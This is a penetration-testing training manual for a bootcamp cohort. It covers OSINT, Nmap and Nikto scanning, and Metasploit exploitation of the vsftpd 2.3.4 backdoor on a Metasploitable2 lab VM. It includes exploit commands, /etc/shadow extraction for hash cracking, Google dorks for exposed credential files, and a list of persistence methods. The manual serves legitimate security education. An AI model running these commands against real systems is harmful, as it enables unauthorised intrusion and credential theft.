TECHRISE 3.0

Cybersecurity & DevSecOps Programme · Abia Cohort 3.0 · 2026

PHASE 1 · FOUNDATION & RED TEAM

WEEK 04

Reconnaissance, Scanning, and Exploitation

Student Training Manual — AI-First Curriculum

PROGRAMME	COHORT	WEEK	PHASE	METHODOLOGY
Cybersecurity & DevSecOps	**Abia Cohort 3.0**	**4 of 12**	**1 — Foundation & Red Team**	**AI-First (Manual → AI)**

Prepared by the TechRise Curriculum Design Team

Lead: Engr. Eduwem Adam · Co-facilitator: Mr. Akorita-Ifeanyichukwu Nehemiah

TABLE OF CONTENTS

- **Week 4: Reconnaissance, Scanning, and Exploitation**
  - Phase: Foundation and Red Team (Weeks 1–4)
  - Day 1 — Passive Reconnaissance (OSINT, DNS, Google Dorking)
    - LEARN · PRACTICE · BUILD · DOCUMENT
  - Day 2 — Active Scanning with Nmap
    - LEARN · PRACTICE · BUILD · DOCUMENT
  - Day 3 — Vulnerability Scanning (Nikto, OpenVAS, CVE Mapping)
    - LEARN · PRACTICE · BUILD · DOCUMENT
  - Day 4 — Exploitation with Metasploit (vsftpd, Privilege Escalation)
    - LEARN · PRACTICE · BUILD · DOCUMENT
  - Day 5 — Review, Assessment & Mini Project 2 Kickoff
    - LEARN · PRACTICE · BUILD · DOCUMENT
- **Weekly Checklist**
- **Skills Verification**
- **Self-Assessment Quiz**
- **Additional Resources**
- **Looking Ahead — Week 5**

Phase: Foundation and Red Team (Weeks 1–4) **Week 4 of 12**

WEEK 4: RECONNAISSANCE, SCANNING, AND EXPLOITATION

Weekly Overview

This week you stop defending and start attacking — with explicit permission on your own lab environment. You will learn the complete attack chain: passive reconnaissance (finding information without touching the target), active scanning (mapping the attack surface), vulnerability assessment (finding weaknesses), and exploitation (gaining access). Every technique you learn this week will make you a better defender in Weeks 5–8.

How this week builds on Weeks 1–3

- Week 1 gave you Linux and networking fundamentals. Week 2 gave you threat models and risk assessment. Week 3 gave you automation and log analysis. Now you apply all of it: scan networks (Week 1 IP knowledge), prioritise vulnerabilities (Week 2 risk assessment), and analyse the logs your attacks generate (Week 3 log analysis).

Why this matters in a real security job

- Every penetration tester, red teamer, and SOC analyst must understand the attack chain. Pen testers execute it. SOC analysts detect it. You cannot detect what you cannot recognise. This week builds that recognition.

■■ CRITICAL ETHICS & LEGAL REMINDER

Every technique taught this week may ONLY be performed on systems you own or have explicit written permission to test. Unauthorised scanning or exploitation is a criminal offence under Nigeria's Cybercrimes (Prohibition, Prevention, Etc.) Act 2015. All labs target your own Kali VM, Metasploitable VM, or TryHackMe rooms (which grant permission). Never scan external networks.

DAY 1

Passive Reconnaissance (OSINT, DNS, Google Dorking)

LEARN *(1 Hour)*

LEARNING OBJECTIVES

1. Perform passive reconnaissance using OSINT techniques without directly interacting with the target

2. Enumerate DNS records (A, MX, NS, TXT) using dig and online tools

3. Use Google dorking to find exposed information and files

PASSIVE RECONNAISSANCE

is the process of gathering information about a target without directly interacting with their systems, using only publicly available data that the target has already exposed to the internet.

Passive vs Active Reconnaissance

```
■■■
```

DNS Record Types for Reconnaissance

Record	Purpose	Security Intelligence
A	Maps domain to IPv4 address	Primary server IP — nmap target
AAAA	Maps domain to IPv6 address	IPv6 attack surface
MX	Mail server records	Email provider (O365, Google?) — phishing target
NS	Authoritative name servers	DNS infrastructure, potential for zone transfer
TXT	SPF, DKIM, domain verification	Reveals email security config, cloud providers
CNAME	Alias pointing to another domain	CDN usage, subdomain takeover potential
SOA	Start of Authority — primary DNS info	Admin email address (often real)

Google Dorking Operators

Operator	Example	What It Finds
site:	site:example.com	All indexed pages on a domain
filetype:	filetype:pdf site:example.com	Specific file types (pdf, xlsx, env, sql)
intitle:	intitle:"index of" site:example.com	Directory listings — exposed files
inurl:	inurl:admin site:example.com	Admin panels and sensitive paths
intext:	intext:"DB_PASSWORD" filetype:env	Credentials in exposed files
Combined	filetype:sql site:example.com	Database dumps left on web server
Combined	intitle:"phpMyAdmin" site:example.com	Exposed database admin panels

theHarvester — Email and Subdomain Collection

BASH

```
# Collect emails, subdomains from multiple sources theHarvester -d example.com -b google,bing,linkedin -l 200 # Options: # -d target domain # -b data sources (google, bing, linkedin, shodan, etc.) # -l limit number of results # Output: email addresses, subdomains, IPs, virtual hosts
```

WHY THIS MATTERS

The 2011 RSA SecurID breach began with a spear-phishing email targeting specific employees identified through passive OSINT — LinkedIn profiles, corporate emails from conference registrations, and publicly available org charts. The attackers never touched RSA systems before crafting the attack. Passive recon is often the difference between a generic attack and a targeted, devastating one.

PRACTICE *(2 Hours)*

LAB 4.1.1 — Passive Reconnaissance on a Permitted Target

Objective: Perform complete passive reconnaissance using OSINT techniques.

Prerequisites: Browser; Kali terminal; target: tryhackme.com (permitted for educational research)

■ **Authorisation**

Only perform reconnaissance on targets you own, have permission for, or that explicitly permit educational security research.

Step 1 — WHOIS Lookup

BASH

```
whois tryhackme.com
```

Record: Registrar, registration date, expiry date, name servers, registrant contact. What this reveals: how long the domain has existed, what DNS infrastructure they use.

Step 2 — DNS Enumeration

BASH

```
dig tryhackme.com A dig tryhackme.com MX dig tryhackme.com NS dig tryhackme.com TXT dig tryhackme.com ANY
```

What to look for: SPF record reveals email providers. NS records reveal DNS hosting. Multiple A records suggest load balancing or CDN.

Step 3 — Subdomain Discovery via Certificate Transparency

Navigate to: https://crt.sh/?q=tryhackme.com — shows all SSL certificates ever issued. Each certificate reveals subdomains. Record all unique subdomains found.

Step 4 — Google Dorking

GOOGLE DORK

```
site:tryhackme.com filetype:pdf site:tryhackme.com intitle:"index of" site:tryhackme.com inurl:admin
```

Step 5 — Build Target Profile

Compile all findings: Domain Info, IP Addresses, Mail Infrastructure, Subdomains Found, Technology Indicators, Potential Attack Vectors.

■ **ANALYSE THIS**

From your DNS TXT records, what email providers does the target use? How would this change your phishing approach in an authorised red team engagement? Which subdomains look most interesting from a security perspective and why?

BUILD *(2 Hours)*

BUILD BRIEF

Create a Passive Reconnaissance Playbook — a repeatable procedure for performing OSINT on any target.

Section 1 — Pre-Engagement Checklist:

- Authorisation confirmation steps
- Legal boundaries reminder (Nigeria Cybercrimes Act)
- Documentation setup

Section 2 — Step-by-Step Procedure:

- WHOIS → DNS → Certificate logs → Google Dorking → Social media → Job postings
- For each: exact commands, what to record, what is a red flag

Section 3 — Target Intelligence Template:

- Domain profile, IP ranges, technology stack, personnel, attack surface summary

Format:

- Professional playbook ready for use in a real engagement. No placeholders.

DOCUMENT

Writing Prompt:

Write a Passive Reconnaissance Report for a fictional client — 'GreenBridge Bank Nigeria.' Present your OSINT findings professionally. Audience: Client CISO. Length: 400–500 words.

- Required sections: Executive Summary, Methodology, Findings (by source), Risk Implications, Recommendations
- Every finding must have a risk implication and a specific recommendation

DAY 2

Active Scanning with Nmap

LEARN *(1 Hour)*

LEARNING OBJECTIVES

1. Execute and interpret the most important Nmap scan types

2. Identify open ports, running services, and OS fingerprints from Nmap output

3. Automate Nmap scans and parse XML results with Python

NMAP (NETWORK MAPPER)

is the most widely used network scanning tool in cybersecurity. It discovers hosts, open ports, running services, and operating systems on a network. Every security professional uses Nmap daily.

Nmap Scan Types — When to Use Each

```
■■■
```

```
PORT STATE SERVICE VERSION 21/tcp open ftp vsftpd 2.3.4 22/tcp open ssh OpenSSH 4.7p1 Debian (protocol 2.0) 80/tcp open http Apache httpd 2.2.8 139/tcp open netbios Samba smbd 3.X (workgroup: WORKGROUP) 3306/tcp open mysql MySQL 5.0.51a-3ubuntu5 8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
```

What this tells you: vsftpd 2.3.4 has a known backdoor (CVE-2011-2523, CVSS 10.0). OpenSSH 4.7 is severely outdated. Apache 2.2.8 has multiple high-severity CVEs. MySQL exposed on a public port — should never be visible externally.

WHY THIS MATTERS

In real penetration testing engagements, scan timing matters enormously. Security Operations Centres using Splunk or Wazuh will alert on more than 10 ports scanned per second from a single IP. A T1 or T2 scan can evade many automated detection systems. Understanding attacker timing helps defenders set better alert thresholds — directly connecting to your Week 3 log analysis skills.

PRACTICE *(2 Hours)*

■ Lab Environment Required

All scanning must be performed against your Metasploitable2 VM only. Never scan external networks or systems you do not own.

LAB 4.2.1 — Progressive Nmap Scanning of Metasploitable2

Objective: Discover all services on Metasploitable2 using progressively detailed scans.

Prerequisites: Kali VM running; Metasploitable2 VM running; know Metasploitable2 IP address

Step 1 — Find Metasploitable2 IP

BASH

```
nmap -sn 192.168.x.0/24 # Replace x with your subnet # Or on Metasploitable VM: ifconfig
```

Step 2 — Quick Discovery Scan

BASH

```
nmap -sn TARGET_IP # Expected: Host is up (0.00054s latency).
```

Step 3 — SYN Scan — Find Open Ports

BASH

```
sudo nmap -sS TARGET_IP # Expected: 20+ open ports including 21, 22, 80, 139, 3306
```

Step 4 — Service and Version Detection

BASH

```
sudo nmap -sV -sC TARGET_IP -oA metasploitable_scan # -sV = version detection -sC = default scripts -oA = save all formats
```

This is the most important scan result of the week. Every version number maps to potential CVEs.

Step 5 — Vulnerability Script Scan

BASH

```
sudo nmap --script=vuln TARGET_IP # Look for: VULNERABLE, CVE numbers, exploit possibilities
```

Step 6 — Full Port Scan

BASH

```
sudo nmap -p- -T4 TARGET_IP -oN full_scan.txt # Scans all 65535 ports — finds services on non-standard ports
```

■ ANALYSE THIS

From your -sV scan results: list every service and version. For each, look up whether it has known CVEs at nvd.nist.gov. Which service has the highest CVSS score? How does that influence your exploitation priority?

BUILD *(2 Hours)*

BUILD BRIEF

Write a Python script that runs Nmap, parses the XML output, and produces a prioritised vulnerability list.

Script functionality:

- Accept target IP as command-line argument: python3 nmap_parser.py TARGET_IP
- Run: nmap -sV -oX /tmp/scan.xml TARGET using subprocess
- Parse XML output using xml.etree.ElementTree
- Extract: port number, state, service name, version string
- Risk logic: ports 21,23,3389 = HIGH · ports 22,80,443 = MEDIUM · others = LOW
- Save results to JSON file with timestamp

Deliverable:

- Working Python script + sample output from Metasploitable2 scan

DOCUMENT

Writing Prompt:

Write a Network Security Assessment Scope Definition document for a fictional client engagement.

- Required: Assessment scope (IP ranges, excluded systems), authorisation statement, emergency contact procedures, rules of engagement, data handling requirements
- This document is what protects a penetration tester legally — it defines the boundary between authorised security work and illegal hacking

DAY 3

Vulnerability Scanning (Nikto, OpenVAS, CVE Mapping)

LEARN *(1 Hour)*

LEARNING OBJECTIVES

1. Distinguish between vulnerability scanning and exploitation

2. Run Nikto against a web server and interpret findings

3. Map scan findings to CVEs and calculate risk priority using CVSS

VULNERABILITY SCANNING

is the automated process of identifying known vulnerabilities in systems and applications by comparing them against a database of known weaknesses — without attempting to exploit them.

Recon-to-Exploitation Pipeline

```
■■■
```

TRACE method	OSVDB-877	4.3	MEDIUM	Disable TRACE in Apache config

OpenVAS — Full Vulnerability Management

- OpenVAS: comprehensive free vulnerability scanner — 70,000+ vulnerability checks
- Installation on Kali: sudo apt install openvas && sudo gvm-setup
- Access via browser: https://localhost:9392
- Scan types: Discovery, Full and Fast, Full and Very Deep — use Full and Fast for labs
- OpenVAS vs Nmap: Nmap finds open ports; OpenVAS tells you if those ports are vulnerable
- Reports: export as PDF, XML, or CSV for client deliverables

WHY THIS MATTERS

The 2017 WannaCry ransomware exploited MS17-010 (EternalBlue) — Microsoft had released the patch 59 days before WannaCry hit. A basic nmap --script=smb-vuln-ms17-010 would have identified unpatched systems in minutes. 200,000 machines were compromised because organisations skipped vulnerability scanning.

PRACTICE *(2 Hours)*

LAB 4.3.1 — Web Application Vulnerability Scan

Objective: Run Nikto against Metasploitable2 web server and map findings to CVEs.

Prerequisites: Metasploitable2 running; Kali terminal open

Step 1 — Scan Main Web Server

BASH

```
nikto -h http://TARGET_IP -o ~/nikto_main.txt cat ~/nikto_main.txt
```

Step 2 — Scan Tomcat on Port 8180

BASH

```
nikto -h http://TARGET_IP:8180 -o ~/nikto_tomcat.txt
```

Apache Tomcat on 8180 often has a manager interface with default credentials (admin/admin, tomcat/tomcat). Note if Nikto finds this.

Step 3 — Nmap Vulnerability Scripts

BASH

```
sudo nmap --script=smb-vuln-* TARGET_IP sudo nmap --script=ftp-vsftpd-backdoor TARGET_IP -p 21
```

Step 4 — Build Vulnerability Priority Matrix

Finding	Port	CVE	CVSS	Exploitable?	Priority
vsftpd 2.3.4 backdoor	21	CVE-2011-2523	10.0	Yes (Metasploit)	P1 — CRITICAL

[your finding 2]					
[your finding 3]					

■ ANALYSE THIS

You have vsftpd 2.3.4 with CVSS 10.0 AND phpMyAdmin exposed with no authentication. Which do you exploit first in a real penetration test? What factors determine exploitation order beyond just CVSS score?

BUILD *(2 Hours)*

BUILD BRIEF

Create a Vulnerability Assessment Report for Metasploitable2 — formatted as a professional deliverable.

Required sections:

- Executive Summary: overall risk rating, top 3 critical findings
- Methodology: tools used, scan types, limitations
- Findings: for each — Description, CVE, CVSS, Evidence, Impact, Recommendation
- Risk Matrix: all findings on Likelihood × Impact matrix (Week 2 framework)
- Remediation Roadmap: 30/60/90 day plan

Minimum findings:

- vsftpd 2.3.4 backdoor, Apache 2.2.8 outdated, phpMyAdmin exposed, phpinfo.php disclosure, SMB vulnerabilities

DOCUMENT

Writing Prompt:

Write a client briefing titled 'The Difference Between Vulnerability Scanning and Penetration Testing.' Audience: Client CEO. Length: 300–400 words.

- Explain clearly: what each does, what it finds, what it misses, when you need each
- Use an analogy: scanning is checking if doors are locked; pen testing is hiring someone to actually try to break in

DAY 4

Exploitation with Metasploit (vsftpd, Privilege Escalation)

LEARN *(1 Hour)*

LEARNING OBJECTIVES

1. Explain the Metasploit Framework architecture and module types

2. Exploit vsftpd 2.3.4 to gain initial access to Metasploitable2

3. Perform post-exploitation reconnaissance and privilege verification


■ CRITICAL LEGAL REMINDER

This lab exploits a deliberately vulnerable system (Metasploitable2) that exists for training purposes only. Using these techniques against ANY system without explicit written authorisation is illegal under Nigeria's Cybercrimes Act 2015. Every command in this lab runs ONLY against TARGET_IP — your own Metasploitable2 VM.

METASPLOIT FRAMEWORK

is the world's most widely used penetration testing framework, containing hundreds of exploits, payloads, and post-exploitation modules. It transforms vulnerability research into executable attacks in an authorised test environment.

Metasploit Architecture



Essential msfconsole Commands

Command	Purpose	Example
search [keyword]	Find modules by name or CVE	search vsftpd OR search cve:2011-2523
use [module]	Select a module	use exploit/unix/ftp/vsftpd_234_backdoor
info	Show module details and options	info (after selecting module)
show options	List configurable parameters	show options

set [option] [val]	Configure parameter	set RHOSTS 192.168.1.100
show payloads	List compatible payloads	show payloads
run / exploit	Execute the module	run
sessions -l	List active sessions	sessions -l
sessions -i [id]	Interact with session	sessions -i 1
background	Background current session	background

Privilege Escalation — From User to Root

- Goal: move from low-privilege access (www-data, daemon) to root
- Common vectors: SUID binaries, weak sudo config, kernel exploits, writable cron jobs
- Automated enumeration: use post/multi/recon/local_exploit_suggester in Metasploit
- Manual check: sudo -l (what can current user run as root?)
- Find SUID binaries: find / -perm /4000 -type f 2>/dev/null
- GTFOBins (gtfobins.github.io): database of Unix binaries that enable privilege escalation

WHY THIS MATTERS

The 2014 Home Depot breach started with contractor credentials, then lateral movement across their network. Attackers moved from a vendor account to domain admin in 5 days through privilege escalation and lateral movement identical to what you are learning today. Understanding the attacker's path is essential for defenders to detect and stop it.

PRACTICE *(2 Hours)*

LAB 4.4.1 — Exploit vsftpd 2.3.4 Backdoor

Objective: Gain initial access to Metasploitable2 via the vsftpd backdoor CVE-2011-2523.

Prerequisites: Kali terminal; Metasploitable2 running; verified TARGET_IP

Step 1 — Start Metasploit

BASH

```
sudo msfconsole # Wait for prompt: msf6 > db_status
```

Step 2 — Find the vsftpd Exploit

MSF CONSOLE

```
msf6 > search vsftpd # Expected output: # 0 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent
Yes
```

Step 3 — Configure and Run

MSF CONSOLE

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor msf6 exploit(vsftpd_234_backdoor) > set RHOSTS
TARGET_IP msf6 exploit(vsftpd_234_backdoor) > run # Expected if successful: # [*] Command shell
session 1 opened
```

Step 4 — Verify Access

SHELL

```
whoami # Expected: root id # Expected: uid=0(root) gid=0(root) groups=0(root) cat /etc/shadow | head
-5
```

Step 5 — Document the Exploitation

Take screenshots of: Nmap showing vsftpd 2.3.4, Metasploit exploitation, whoami showing root, /etc/shadow access. These are your proof-of-exploitation evidence.

LAB 4.4.2 — Post-Exploitation Reconnaissance

Objective: Simulate what an attacker does after gaining access.

Prerequisites: Active shell session from Lab 4.4.1

Step 1 — System Reconnaissance

SHELL

```
cat /etc/passwd | grep -v nologin | grep -v false ifconfig arp -a ps aux
```

Step 2 — Extract Password Hashes

SHELL

```
cat /etc/shadow # Copy the hash for offline cracking # Format: username:$hash_type$salt$hash:
```

Step 3 — Simulated Persistence — Document Only

Document (do NOT implement on shared systems) how an attacker would maintain access:

- Add SSH public key to /root/.ssh/authorized_keys
- Create a new root-equivalent user account
- Install a cron job that phones home
- Install a rootkit to hide presence

For this lab: document these as 'potential persistence mechanisms identified' rather than implementing them.

■ ANALYSE THIS

The vsftpd 2.3.4 backdoor gives immediate root access — no privilege escalation needed. How did the backdoor get into vsftpd 2.3.4 in the first place? Research this and include in your report. What does this tell us about software supply chain security?

BUILD *(2 Hours)*

BUILD BRIEF

Create a Proof of Concept (PoC) Exploitation Report for the vsftpd 2.3.4 finding.

Required sections:

- Finding Title: vsftpd 2.3.4 Backdoor — Remote Code Execution
- Severity: CRITICAL (CVSS 10.0)
- CVE Reference: CVE-2011-2523
- Affected System: [TARGET_IP] — FTP Service on port 21
- Description: Technical explanation of the backdoor (what it is, how it was introduced)
- Evidence: Screenshots of Nmap detection, Metasploit exploitation, whoami=root, /etc/shadow access
- Impact: What an attacker can do with root access
- Reproduction Steps: Numbered step-by-step instructions to reproduce
- Remediation: Immediate and long-term fixes
- References: CVE link, NVD link, Metasploit module

Format:

- Professional pentest finding — polished enough to send to a real client

DOCUMENT

Writing Prompt:

Write a penetration test Rules of Engagement (RoE) template for future client engagements.

- Required: Authorisation statement, Scope (in/out of scope), Test window, Permitted techniques, Prohibited techniques, Emergency stop procedure, Data handling
- Include one real case where a penetration tester was prosecuted due to a missing or inadequate RoE — and what specifically was missing

DAY
5


Review, Assessment & Portfolio (Mini Project 2 Kickoff)

LEARN *(1 Hour) — Week Review*

LEARNING OBJECTIVES

1. Demonstrate all Week 4 techniques without referencing notes
2. Complete a skills assessment combining recon, scanning, and exploitation
3. Kick off Mini Project 2 with clear scope and methodology

Week 4 Mind Map — Attack Chain



PRACTICE *(2 Hours) — Skills Assessment*

LAB 4.5.1 — Complete Attack Chain from Scratch

Objective: Perform a complete attack chain against Metasploitable2 without notes.

Prerequisites: No notes; Kali terminal; Metasploitable2 running

Complete the following from memory. Document every command and its output.

1. Discover Metasploitable2 IP using a ping sweep
2. Run a SYN scan and identify all open ports
3. Run a service version scan — identify 5 specific service versions
4. Identify which service has the highest CVSS score vulnerability
5. Exploit that vulnerability using Metasploit
6. Verify root access with whoami and id
7. Retrieve /etc/shadow — document the hashed passwords
8. Document the complete attack chain as a timestamped timeline

LAB 4.5.2 — Defend Against Your Own Attack

Objective: Review the logs generated by your attack and practise detection.

Prerequisites: Terminal access to Metasploitable2; Week 3 log analysis skills

On Metasploitable2 (SSH in after exploitation), check the logs your attack generated:

BASH

```
cat /var/log/vsftpd.log cat /var/log/auth.log | grep -i 'fail\|error\|invalid' cat /var/log/syslog | tail -50
```

Write a detection rule (plain English + grep command) that would have alerted a SOC analyst to your vsftpd attack before you established a root shell.

BUILD *(2 Hours) — Mini Project 2 Kickoff*

■ MINI PROJECT 2 — Full Penetration Test Report — Metasploitable2

Produce a complete, professional penetration test report for Metasploitable2. This demonstrates the full red team engagement lifecycle and is your most important portfolio piece to date.

Deliverables:

- Executive Summary: overall risk rating, top 3 findings, business impact
- Scope and Methodology: target IP, tools used, scan types, timeframe, authorisation
- Finding 1 (CRITICAL): vsftpd 2.3.4 Backdoor — full PoC with CVE, CVSS, evidence, reproduction steps, remediation
- Finding 2 (HIGH): Choose one — Apache 2.2.8, phpMyAdmin exposed, or SSH weak config
- Finding 3 (MEDIUM): Choose one — phpinfo.php, TRACE enabled, or information disclosure
- Risk Matrix: all findings on Likelihood × Impact matrix
- Remediation Roadmap: prioritised 30/60/90 day plan with specific actions
- Appendix A: Full Nmap scan output
- Appendix B: Full Nikto scan output
- Appendix C: Attack timeline — chronological list of every action taken
- BONUS: Run post/multi/recon/local_exploit_suggester and document additional escalation paths

Tools: Nmap · Nikto · Metasploit · Python (scan parsing) · All Week 1–4 knowledge

Mini Project 2 — Timeline and Submission

- Due: End of Week 5 (one week from today)
- Format: PDF report (minimum 20 pages including appendices)
- Submission: PDF + evidence folder (screenshots organised by finding)
- Evaluation: Technical accuracy (35%), Report quality (30%), Evidence documentation (20%), Remediation quality (15%)

DOCUMENT *(1 Hour) — Week Summary*

DOCUMENT

Writing Prompt:

Write your Week 4 learning reflection. Length: 300–400 words.

- Three specific attack techniques you can now execute from memory, with one command for each
- The most surprising thing you discovered about Metasploitable2
- How does your Week 4 attack knowledge change how you would design a network defence?
- Your prediction: what will be the hardest part of Week 5 (Blue Team) given what you now know attackers can do?

Weekly Checklist (Student-Facing)

- ■ I can perform WHOIS, DNS enumeration, and Google dorking without notes
- ■ I can identify all open ports on Metasploitable2 using Nmap in under 5 minutes
- ■ I can read an Nmap -sV output and map at least 3 service versions to CVEs
- ■ I have successfully exploited vsftpd 2.3.4 and obtained a root shell
- ■ I have run Nikto and produced a findings report with CVE references
- ■ I understand the difference between passive recon, active scanning, vuln scanning, and exploitation
- ■ I have documented my attack chain as a professional PoC report
- ■ I have reviewed the logs my attack generated on Metasploitable2
- ■ My Mini Project 2 scope is clear — I know my 3 findings and their CVSS scores
- ■ I have completed the Rules of Engagement document from today's DOCUMENT section

Skills Verification

Skill	How to Demonstrate It	Pass Standard
Passive recon	WHOIS + dig A/MX/NS/TXT on a given domain in 10 minutes	All record types retrieved and interpreted correctly
Nmap SYN scan	Run nmap -sS against Metasploitable2 and identify open ports	At least 10 open ports correctly identified
Service detection	Run nmap -sV and identify vsftpd, Apache, SSH, MySQL versions	Correct versions matching NVD CVE descriptions
Nikto scan	Run Nikto against port 80 and produce a findings list	At least 5 findings with OSVDB/CVE references
Metasploit	Exploit vsftpd 2.3.4 from scratch — no notes	Root shell obtained; whoami shows root
PoC Report	Show exploitation report with evidence screenshots	Includes CVE, CVSS, evidence, reproduction steps, remediation

Self-Assessment Quiz

Instructions

- No notes — answer from memory.
- Write on separate sheet.
- Key in Instructor Notes.

Tool Knowledge

1. What is the difference between nmap -sS and nmap -sT? When would you use each?
2. What does nmap -oA scan do? Name the three file formats it creates and when to use each.
3. Explain in one sentence what Nikto does that Nmap cannot.

Output Interpretation

4. You see: 21/tcp open ftp vsftpd 2.3.4. What CVE? CVSS score? Metasploit module? Access level after exploitation?
5. Port state: 80/tcp filtered http. What does filtered mean? What causes it? Does this mean port 80 is safe?

Scenario Questions

6. A client says: 'We ran an Nmap scan and found no vulnerabilities, so we're secure.' Why is this incorrect? What three things does Nmap not check for?
7. During authorised Google dorking you find a publicly accessible .env file with database credentials. What do you do next?

Legal and Ethical

8. A colleague says: 'The target is a Nigerian government website, so the Nigeria Cybercrimes Act doesn't apply because we're Nigerian security researchers helping defend Nigerian infrastructure.' Is this correct? Explain.

Connection to Defence

9. You just exploited vsftpd 2.3.4. Write three specific detection rules (plain English + grep pattern) that a SOC analyst could use to detect this exact attack in real time.

Additional Resources

Reconnaissance Tools

- theHarvester GitHub: https://github.com/laramies/theHarvester
- crt.sh Certificate Transparency: https://crt.sh
- Shodan.io: https://www.shodan.io
- Google Hacking Database (GHDB): https://www.exploit-db.com/google-hacking-database
- Wayback Machine: https://web.archive.org

Scanning and Exploitation

- Nmap Official Reference Guide: https://nmap.org/book/
- Nikto Scanner: https://cirt.net/Nikto2
- Metasploit Unleashed (Free): https://www.offsec.com/metasploit-unleashed/
- Exploit-DB: https://www.exploit-db.com
- NVD — National Vulnerability Database: https://nvd.nist.gov

Practice Environments

- Metasploitable2: https://sourceforge.net/projects/metasploitable/
- TryHackMe — Jr Penetration Tester Path: https://tryhackme.com/path/outline/jrpenetrationtester
- HackTheBox Starting Point: https://www.hackthebox.com/starting-point
- VulnHub (More VMs): https://www.vulnhub.com

Legal Framework

- Nigeria Cybercrimes Act 2015: https://www.nitda.gov.ng
- PTES Penetration Testing Execution Standard: http://www.pentest-standard.org

Looking Ahead — Week 5

Preview — What's Coming in Week 5

- Blue Team begins — you switch from attacker to defender
- SIEM and log analysis at scale — Splunk and Wazuh
- Writing detection rules for the exact attacks you performed this week
- Incident Response — what do you do when someone else exploits your vsftpd?
- Digital Forensics — how to prove what happened after an attack

What to Review Before Week 5

- Your Week 3 log analysis commands — you will apply them to SIEM data
- The attack chain you performed this week — you need to detect every step of it
- MITRE ATT&CK;: T1190 (Exploit Public-Facing App), T1548 (Privilege Escalation)

What to Set Up Before Week 5

- Install Splunk Free: https://www.splunk.com/en_us/download.html
- Create free Splunk account for 60-day enterprise trial
- Configure Metasploitable2 to forward logs to Splunk (instructor will guide setup)
- Read: MITRE ATT&CK; techniques T1190, T1068, T1059

■ Week 5 Mindset Shift

Week 5 is the hardest mental transition of the course. You spent Week 4 thinking like an attacker — moving fast, finding the path in. Week 5 requires you to think like a defender — monitoring everything, questioning every log entry, and responding calmly under pressure. Both mindsets are essential. The best security professionals switch between them fluidly.